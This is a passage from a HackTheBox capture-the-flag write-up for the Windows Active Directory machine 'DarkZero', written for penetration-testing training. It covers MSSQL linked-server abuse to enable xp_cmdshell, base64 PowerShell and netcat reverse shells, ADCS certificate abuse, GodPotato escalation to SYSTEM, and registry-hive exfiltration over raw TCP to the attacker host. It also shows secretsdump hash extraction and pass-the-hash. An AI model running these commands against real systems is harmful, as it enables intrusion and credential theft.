DarkZero
Writeup for HackTheBox DarkZero machine

Executive Summary
This report details the security assessment of the HackTheBox machine “DarkZero” (hard-difficulty, Active Directory Windows). The attack chain is as follows:
- MSSQL Linked Server → RCE — Provided credentials for
john.whave no sysadmin rights locally, but the database has a linked server toDC02.darkzero.ext. Abuse the linked server trust to execute commands assysadminonDC02. Reverse shell assvc_sql. - ADCS Certificate → GodPotato → SYSTEM — On
DC02, useCertify.exeto request an ADCS certificate. Convert to NT hash, resetsvc_sqlpassword, spawn process withSeImpersonatePrivilege, thenGodPotatotoNT AUTHORITY\SYSTEM. - Unconstrained Delegation → DCSync → DA —
DC02has Unconstrained Delegation. UseRubeusto monitor Kerberos traffic while coercingDC01withcoerce_plus. CaptureDC01$TGT, DCSync, and authenticate as Domain Administrator.
Given Credentials
- Username:
john.w - Password:
RFulUtONCOL!
Reconnaissance
We initiate our target assessment (IP: 10.129.198.251) by running a TCP port scan using Nmap:
1
2
┌──(kali㉿kali)-[~]
└─$ nmap -A $IP -oN darkzero.scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-07 17:27 EDT
Nmap scan report for 10.129.198.251
Host is up (0.22s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain?
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-10-07 23:39:14Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: darkzero.htb, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC01.darkzero.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.darkzero.htb
| Not valid before: 2025-07-29T11:40:00
|_Not valid after:  2026-07-29T11:40:00
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: darkzero.htb, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC01.darkzero.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.darkzero.htb
| Not valid before: 2025-07-29T11:40:00
|_Not valid after:  2026-07-29T11:40:00
1433/tcp open  ms-sql-s      Microsoft SQL Server 2022 16.00.1000.00; RC0+
| ms-sql-info:
|   10.129.198.251:1433:
|     Version:
|       name: Microsoft SQL Server 2022 RC0+
|       number: 16.00.1000.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RC0
|       Post-SP patches applied: true
|       TCP port: 1433
|_    TCP port: 1433
|_ssl-date: 2025-10-07T23:42:44+00:00; +2h11m27s from scanner time.
| ms-sql-ntlm-info:
|   10.129.198.251:1433:
|     Target_Name: darkzero
|     NetBIOS_Domain_Name: darkzero
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: darkzero.htb
|     DNS_Computer_Name: DC01.darkzero.htb
|     DNS_Tree_Name: darkzero.htb
|_    Product_Version: 10.0.26100
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-10-07T21:09:11
|_Not valid after:  2055-10-07T21:09:11
2179/tcp open  vmrdp?
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: darkzero.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.darkzero.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.darkzero.htb
| Not valid before: 2025-07-29T11:40:00
|_Not valid after:  2026-07-29T11:40:00
|_ssl-date: TLS randomness does not represent time
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: darkzero.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.darkzero.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.darkzero.htb
| Not valid before: 2025-07-29T11:40:00
|_Not valid after:  2026-07-29T11:40:00
|_ssl-date: TLS randomness does not represent time
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022 (88%)
Aggressive OS guesses: Microsoft Windows Server 2022 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h11m24s, deviation: 2s, median: 2h11m23s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-10-07T23:42:04
|_  start_date: N/A

TRACEROUTE (using port 445/tcp)
HOP RTT       ADDRESS
1   251.34 ms 10.10.14.1
2   252.95 ms 10.129.198.251
The scan identifies that the host is a Windows Domain Controller (DC01.darkzero.htb) with typical Active Directory ports open and Microsoft SQL Server exposed on port 1433.
We map the target host IP to the hostname:
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/HTB/DarkZero]
└─$ netexec smb 10.129.198.251 --generate-hosts-file darkzero.hosts
SMB         10.129.198.251  445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:darkzero.htb) (signing:True) (SMBv1:False)

┌──(kali㉿kali)-[~/HTB/DarkZero]
└─$ cat darkzero.hosts
10.129.198.251     DC01.darkzero.htb darkzero.htb DC01

┌──(kali㉿kali)-[~/HTB/DarkZero]
└─$ sudo tee -a /etc/hosts < darkzero.hosts
10.129.198.251     DC01.darkzero.htb darkzero.htb DC01
Domain Enumeration
We validate the provided credentials using netexec:
1
2
3
4
┌──(kali㉿kali)-[~/HTB/DarkZero]
└─$ netexec smb 10.129.198.251 -u 'john.w' -p 'RFulUtONCOL!'
SMB         10.129.198.251  445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:darkzero.htb) (signing:True) (SMBv1:False)
SMB         10.129.198.251  445    DC01             [+] darkzero.htb\john.w:RFulUtONCOL!
We enumerate the available SMB shares:
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~/HTB/DarkZero]
└─$ netexec smb 10.129.198.251 -u 'john.w' -p 'RFulUtONCOL!' --shares
SMB         10.129.198.251  445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:darkzero.htb) (signing:True) (SMBv1:False)
SMB         10.129.198.251  445    DC01             [+] darkzero.htb\john.w:RFulUtONCOL!
SMB         10.129.198.251  445    DC01             [*] Enumerated shares
SMB         10.129.198.251  445    DC01             Share           Permissions     Remark
...
SMB         10.129.198.251  445    DC01             IPC$            READ            Remote IPC
SMB         10.129.198.251  445    DC01             NETLOGON        READ            Logon server share
SMB         10.129.198.251  445    DC01             SYSVOL          READ            Logon server share
The user holds read access to SYSVOL and NETLOGON, but no custom shares are exposed.
We list the domain user accounts:
1
2
3
4
5
6
┌──(kali㉿kali)-[~/HTB/DarkZero]
└─$ netexec smb 10.129.198.251 -u 'john.w' -p 'RFulUtONCOL!' --users
...
SMB         10.129.198.251  445    DC01             Administrator                 2025-09-10 16:42:44 0       Built-in account for administering the computer/domain
...
SMB         10.129.198.251  445    DC01             john.w                        2025-07-29 15:33:53 0
The domain contains only four accounts. We collect Active Directory details for graph analysis using bloodhound-python:
1
2
┌──(kali㉿kali)-[~/HTB/DarkZero]
└─$ bloodhound-python -dc DC01.darkzero.htb  -u 'john.w' -p 'RFulUtONCOL!' -d darkzero.htb -c All --zip -ns 10.129.198.251

Analyzing the graph database, we find no immediate control paths or high-value group assignments for john.w:
Enumerating MSSQL
We verify if our credentials can authenticate to the Microsoft SQL Server instance on port 1433:
1
2
3
4
┌──(kali㉿kali)-[~/HTB/DarkZero]
└─$ netexec mssql 10.129.198.251 -u 'john.w' -p 'RFulUtONCOL!'
MSSQL       10.129.198.251  1433   DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:darkzero.htb)
MSSQL       10.129.198.251  1433   DC01             [+] darkzero.htb\john.w:RFulUtONCOL!
We establish an interactive session using impacket-mssqlclient with Windows authentication:
1
2
3
4
5
6
┌──(kali㉿kali)-[~/HTB/DarkZero]
└─$ impacket-mssqlclient -windows-auth darkzero.htb/john.w@darkzero.htb
Password:
[*] Encryption required, switching to TLS
...
SQL (darkzero\john.w  guest@master)>
We verify our database context:
1
2
3
4
5
6
7
8
9
10
11
SQL (darkzero\john.w  guest@master)> SELECT USER_NAME();
-----
guest

SQL (darkzero\john.w  guest@master)> SELECT name FROM master.sys.databases;
name
------
master
tempdb
model
msdb
The session runs under the context of the low-privilege guest account. We check if our user holds the sysadmin role:
1
2
3
SQL (darkzero\john.w  guest@master)> SELECT IS_SRVROLEMEMBER('sysadmin');
-
0
Since the check returns 0 (false), we are not sysadmin and cannot enable or run xp_cmdshell (which allows running OS commands as the SQL Server service account) directly on DC01.
Linked Servers Enumeration
We check for configured linked servers on the database instance:
1
2
3
4
5
SQL (darkzero\john.w  guest@master)> EXEC sp_linkedservers;
SRV_NAME            SRV_PROVIDERNAME   SRV_PRODUCT   SRV_DATASOURCE      SRV_PROVIDERSTRING   SRV_LOCATION
-----------------   ----------------   -----------   -----------------   ------------------   ------------
DC01                SQLNCLI            SQL Server    DC01                NULL                 NULL
DC02.darkzero.ext   SQLNCLI            SQL Server    DC02.darkzero.ext   NULL                 NULL
The database has a linked server configuration pointing to DC02.darkzero.ext. We attempt to query the linked server databases:
1
2
SQL (darkzero\john.w  guest@master)> SELECT * FROM OPENQUERY([DC02.darkzero.ext], 'SELECT name FROM sys.databases');
ERROR(DC01): Line 1: Server 'DC02.darkzero.ext' is not configured for DATA ACCESS.
The direct OPENQUERY execution fails because data access is disabled. However, we check if our linked connection carries sysadmin execution rights on the target host:
1
2
3
SQL (darkzero\john.w  guest@master)> EXEC ('SELECT IS_SRVROLEMEMBER(''sysadmin'')') AT [DC02.darkzero.ext];
-
1
The query returns 1 (true). The linked server connection is configured to run with sysadmin privileges on DC02.darkzero.ext.
Initial Access on DC02
Because we hold sysadmin privileges on the linked database server, we can configure advanced options and enable xp_cmdshell remotely:
1
SQL (darkzero\john.w  guest@master)> EXEC('EXEC sp_configure ''show advanced options'', 1; RECONFIGURE WITH OVERRIDE; EXEC sp_configure ''xp_cmdshell'', 1; RECONFIGURE WITH OVERRIDE;') AT [DC02.darkzero.ext];
We verify the configuration status:
1
2
3
4
SQL (darkzero\john.w  guest@master)> EXEC('EXEC sp_configure ''xp_cmdshell'';') AT [DC02.darkzero.ext];
name          minimum   maximum   config_value   run_value
-----------   -------   -------   ------------   ---------
xp_cmdshell         0         1              1           1
We verify command execution and check the executing service account:
1
2
3
4
SQL (darkzero\john.w  guest@master)> EXEC('EXEC master..xp_cmdshell ''whoami''') AT [DC02.darkzero.ext];
output
--------------------
darkzero-ext\svc_sql
The executing context is the service account darkzero-ext\svc_sql.
Spawning a Reverse Shell
We set up a local Netcat listener:
1
2
┌──(kali㉿kali)-[~/HTB/DarkZero]
└─$ nc -lvnp 4444

We generate a PowerShell #3 (Base64) payload using revshells.com:
We submit the payload to be executed via xp_cmdshell on the linked server:
1
SQL (darkzero\john.w  guest@master)> EXEC('EXEC master..xp_cmdshell ''powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdwAtAE8AYgBqAGUAYwB0...''') AT [DC02.darkzero.ext];
Our listener catches the connection, providing a PowerShell shell on DC02:
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(kali㉿kali)-[~/HTB/DarkZero]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.81] from (UNKNOWN) [10.129.198.251] 55411

PS C:\Windows\system32> whoami
darkzero-ext\svc_sql
PS C:\Windows\system32> hostname
DC02
PS C:\Windows\system32> ipconfig

Ethernet adapter Ethernet:
   IPv4 Address. . . . . . . . . . . : 172.16.20.2
We check the account’s privileges:
1
2
3
4
5
6
7
8
9
10
PS C:\Temp> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeCreateGlobalPrivilege       Create global objects          Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
The account does not hold privileges like SeImpersonatePrivilege in this process context.
We search the root directory and find Policy_Backup.inf:
1
2
3
4
5
6
PS C:\> type Policy_Backup.inf
[Unicode]
Unicode=yes
...
SeImpersonatePrivilege = *S-1-5-19,*S-1-5-20,*S-1-5-32-544,*S-1-5-6
SeCreateGlobalPrivilege = *S-1-5-19,*S-1-5-20,*S-1-5-32-544,*S-1-5-6
The backup configuration confirms that the service account SID matches group mappings that possess SeImpersonatePrivilege. The privilege is currently missing due to the network logon type used to spawn the process.
Active Directory Certificate Services & Pivot
We upload SharpHound to collect domain details for the darkzero.ext domain:
1
2
PS C:\Temp> Invoke-WebRequest -Uri http://10.10.14.81:8000/SharpHound.exe -OutFile SharpHound.exe
PS C:\Temp> .\SharpHound.exe -c All

The domain contains an Active Directory Certificate Services (AD CS) template configuration. We utilize Certify to request an enrollment certificate for the current user context:
1
2
3
4
5
6
7
8
9
10
11
PS C:\temp> .\Certify.exe request /ca:DC02\darkzero-ext-DC02-CA /template:User
...
[*] CA Response             : The certificate has been issued.
[*] Request ID              : 3
...
-----BEGIN RSA PRIVATE KEY-----
...
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
...
-----END CERTIFICATE-----
Network Pivoting (Ligolo-ng)
Before performing offline certificate conversions, we configure a network tunnel using ligolo-ng to make the internal 172.16.20.0/24 network reachable from our attack machine.
We set up the TUN interface:
1
2
3
4
┌──(kali㉿kali)-[~]
└─$ sudo ip tuntap add user $(whoami) mode tun ligolo
┌──(kali㉿kali)-[~]
└─$ sudo ip link set ligolo up
We launch the proxy:
1
2
┌──(kali㉿kali)-[~/HTB/DarkZero]
└─$ ./proxy -selfcert
We run the agent on DC02:
1
PS C:\Temp> .\agent.exe -connect <tun0 IP>:11601 -ignore-cert
We add the routing path on our attack system:
1
2
┌──(kali㉿kali)-[~]
└─$ sudo ip route add 172.16.20.0/24 dev ligolo
We type start in the proxy console:
1
2
3
4
ligolo-ng » session
? Specify a session : 1 - darkzero-ext\svc_sql@DC02 - 10.10.11.89:51508 - 00155df25c01
[Agent : darkzero-ext\svc_sql@DC02] » start
INFO[0534] Starting tunnel to darkzero-ext\svc_sql@DC02 (00155df25c01)
We generate hosts configurations for the internal endpoints:
1
2
┌──(kali㉿kali)-[~/HTB/DarkZero]
└─$ netexec smb 172.16.20.2 --generate-hosts-file internal.hosts
Harvesting svc_sql Credentials & Token Abuse
We save the certificate output from Certify as cert.pem and convert it to a PFX file:
1
2
┌──(kali㉿kali)-[~/HTB/DarkZero]
└─$ openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
We synchronize our local system clock with the internal DC and authenticate using certipy-ad to retrieve svc_sql’s NT hash:
1
2
3
4
5
6
┌──(kali㉿kali)-[~/HTB/DarkZero]
└─$ certipy-ad auth -pfx cert.pfx -dc-ip 172.16.20.2
Certipy v5.0.3 - by Oliver Lyak (ly4k)
...
[*] Trying to retrieve NT hash for 'svc_sql'
[*] Got hash for 'svc_sql@darkzero.ext': aad3b435b51404eeaad3b435b51404ee:816ccb849956b531db139346751db65f
We change the password of svc_sql using impacket-changepasswd:
1
2
3
4
┌──(kali㉿kali)-[~/HTB/DarkZero]
└─$ impacket-changepasswd svc_sql@darkzero.ext -hashes :816ccb849956b531db139346751db65f -newpass 'Password123!' -dc-ip 172.16.20.2
...
[*] Password was changed successfully.
Acquiring SeImpersonatePrivilege via RunasCs
To obtain a token that possesses the group-level SeImpersonatePrivilege, we execute RunasCs using a service-type logon (Logon Type 5) in session 0.
We establish a Netcat listener:
1
2
┌──(kali㉿kali)-[~/HTB/DarkZero]
└─$ nc -lvnp 443
We execute RunasCs:
1
2
3
PS C:\temp> .\RunasCs.exe svc_sql 'Password123!' powershell  -l 5 -b -r 10.10.14.16:443
[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Async process 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' with pid 5976 created in background.
Our listener catches the connection:
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~/HTB/DarkZero]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.11.89] 51488
Windows PowerShell
PS C:\Windows\system32> whoami
darkzero-ext\svc_sql
We check our privileges in this new process context:
1
2
3
4
5
6
7
8
9
10
11
12
PS C:\Windows\system32> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
The service-session token successfully maps the SeImpersonatePrivilege privilege.
Escalating to SYSTEM on DC02
With SeImpersonatePrivilege enabled, we execute GodPotato to impersonate the DCOM service and elevate our privileges to SYSTEM.
We upload the exploit and Netcat:
1
2
PS C:\temp> Invoke-WebRequest -Uri http://10.10.14.16:8000/GodPotato-NET4.exe -OutFile C:\temp\gp.exe
PS C:\temp> Invoke-WebRequest -Uri http://10.10.14.16:8000/nc64.exe -OutFile C:\temp\nc.exe
We set up a local listener:
1
2
┌──(kali㉿kali)-[~/HTB/DarkZero]
└─$ nc -lvnp 1338
We run the exploit to execute Netcat and spawn a shell:
1
2
3
4
5
PS C:\temp> .\gp.exe -cmd "C:\temp\nc.exe -e cmd.exe 10.10.14.16 1338"
...
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 5676
Our listener catches the elevated shell, granting root access on DC02 and the user flag (user.txt):
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~/HTB/DarkZero]
└─$ nc -lvnp 1338
listening on [any] 1338 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.11.89] 51538
Microsoft Windows [Version 10.0.20348.2113]

C:\Users\Administrator\Desktop>type user.txt
************88c16d93c2c1fbf5579
Dumping Registry Hives
We dump the local SAM, SYSTEM, and SECURITY registry hives:
1
2
3
4
5
6
7
8
C:\temp> reg save HKLM\SAM C:\Temp\SAM.save
The operation completed successfully.

C:\temp> reg save HKLM\SYSTEM C:\Temp\SYSTEM.save
The operation completed successfully.

C:\temp> reg save HKLM\SECURITY C:\Temp\SECURITY.save
The operation completed successfully.
We stream the hives back to our attack machine using PowerShell TCP connections:
1
2
3
PS C:\temp> powershell -NoProfile -Command "$c=New-Object System.Net.Sockets.TcpClient('10.10.14.16',9001);$s=$c.GetStream();[byte[]]$b=[IO.File]::ReadAllBytes('C:\Temp\SAM.save');$s.Write($b,0,$b.Length);$s.Close();$c.Close()"
PS C:\temp> powershell -NoProfile -Command "$c=New-Object System.Net.Sockets.TcpClient('10.10.14.16',9001);$s=$c.GetStream();[byte[]]$b=[IO.File]::ReadAllBytes('C:\Temp\SECURITY.save');$s.Write($b,0,$b.Length);$s.Close();$c.Close()"
PS C:\temp> powershell -NoProfile -Command "$c=New-Object System.Net.Sockets.TcpClient('10.10.14.16',9001);$s=$c.GetStream();[byte[]]$b=[IO.File]::ReadAllBytes('C:\Temp\SYSTEM.save');$s.Write($b,0,$b.Length);$s.Close();$c.Close()"
We receive the file streams on our attack host:
1
2
3
4
5
6
┌──(kali㉿kali)-[~/HTB/DarkZero]
└─$ nc -l -p 9001 > SECURITY
┌──(kali㉿kali)-[~/HTB/DarkZero]
└─$ nc -l -p 9001 > SYSTEM
┌──(kali㉿kali)-[~/HTB/DarkZero]
└─$ nc -l -p 9001 > SAM
We extract local system hashes using Impacket’s secretsdump.py:
1
2
3
4
5
┌──(kali㉿kali)-[~/HTB/DarkZero]
└─$ impacket-secretsdump -sam SAM -security SECURITY -system SYSTEM LOCAL
...
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:6963aad8ba1150192f3ca6341355eb49:::
We retrieve the local Administrator NT hash for DC02: 6963aad8ba1150192f3ca6341355eb49.
Domain Compromise (DC02 to DC01)
We log in as the Local Administrator of DC02 using impacket-psexec:
1
2
3
4
5
┌──(kali㉿kali)-[~/HTB/DarkZero]
└─$ impacket-psexec darkzero.ext/Administrator@172.16.20.2 -hashes :6963aad8ba1150192f3ca6341355eb49
...
C:\Windows\system32> whoami
nt authority\system
Unconstrained Delegation Attack
For a technical overview of delegation types, refer to the Unconstrained Delegation Guide.
We query the domain for systems trusted for unconstrained delegation:
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~/HTB/DarkZero]
└─$ nxc ldap 172.16.20.2 -u Administrator -H 6963aad8ba1150192f3ca6341355eb49 --trusted-for-delegation
LDAP        172.16.20.2     389    DC02             DC02$

┌──(kali㉿kali)-[~/HTB/DarkZero]
